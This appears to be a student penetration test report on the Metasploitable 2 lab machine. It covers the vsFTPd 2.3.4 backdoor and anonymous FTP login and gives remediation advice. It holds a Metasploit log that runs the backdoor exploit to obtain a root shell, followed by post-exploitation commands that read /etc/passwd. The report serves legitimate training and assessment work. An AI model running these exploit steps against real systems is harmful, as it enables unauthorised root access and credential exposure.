Network Security Assessment Report

Target : Metasploitable 2

Prepared by : Pavuluri Padma Sahitya

Date : 13-09-2025

Network Security Assessment Report

Executive Summary

During the penetration test on Metasploitable 2, two major vulnerabilities were identified:

1. vsFTPd 2.3.4 Backdoor (Critical) - This vulnerability allowed full remote root access to the system.
2. Anonymous FTP Login (High) - Misconfiguration allowed unauthorized users to log in and browse directories.

These vulnerabilities demonstrate the severe risk posed by outdated software and insecure configurations.
If exploited in a real-world environment, attackers could gain complete control of the target machine.

Key Recommendations:

- Upgrade or remove the vulnerable vsFTPd service.
- Disable anonymous FTP access or restrict it using a chroot jail.
- Apply regular security patches and restrict FTP access using firewall rules.
- Conduct periodic penetration tests and vulnerability assessments.

Scope

- Target Machine: Metasploitable 2 (IP: 192.168.56.101)
- Attacker Machine: Kali Linux (IP: 192.168.56.102)
- Network Setup: VirtualBox (Host-only network)
- Objective: Identify vulnerabilities, exploit them, and gather post-exploitation evidence.

Methodology

The penetration test followed industry-standard phases:

1. Reconnaissance & Scanning - Nmap used to discover open ports and services.

2. Enumeration - Attempted logins and service interactions.

3. Vulnerability Analysis - Matched services with known vulnerabilities.

4. Exploitation - Used Metasploit to exploit vsFTPd 2.3.4.

5. Post-Exploitation - Collected evidence of root-level compromise.

6. Reporting - Documented findings and recommended fixes.

Findings

Service	Port	Vulnerability	Severity	Recommendation
FTP (vsFTPd)	21	Backdoor allows remote root access	Critical	Upgrade/remove vsFTPd services. Apply latest patches
FTP Config	21	Anonymous login allowed	High	Disable anonymous login

Evidence Screenshots



Figure 1: Nmap Scan Results



Figure 2: FTP Anonymous Login



Figure 3: FTP Directory Traversal

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) >
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.101
RHOSTS ⇒ 192.168.56.101
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.56.101:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.101:21 - USER: 331 Please specify the password.
[+] 192.168.56.101:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.102:36449 → 192.168.56.101:6200) at 2025-09-13 12:54:36 -0400
```

Figure 4: Metasploit Exploitation

```
id
uid=0(root) gid=0(root)
whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
```

Figure 5: Post-Exploitation Proof

Recommendations

1. Remove or upgrade vsFTPd 2.3.4 to a secure version.
2. Disable anonymous FTP login.
3. Restrict FTP service to trusted IPs using firewall rules.
4. Apply regular security updates and patches.
5. Conduct routine penetration tests and vulnerability scans.

Conclusion

The penetration test successfully identified and exploited critical vulnerabilities in Metasploitable 2.

Exploitation of the vsFTPd 2.3.4 backdoor resulted in full root access.

Anonymous FTP login further exposed the system to unauthorized access.

Addressing these issues through patching, configuration hardening, and periodic testing is essential to improve security.

Appendix

- Raw nmap output
- FTP session logs
- Metasploit exploit logs
- Post-exploitation command outputs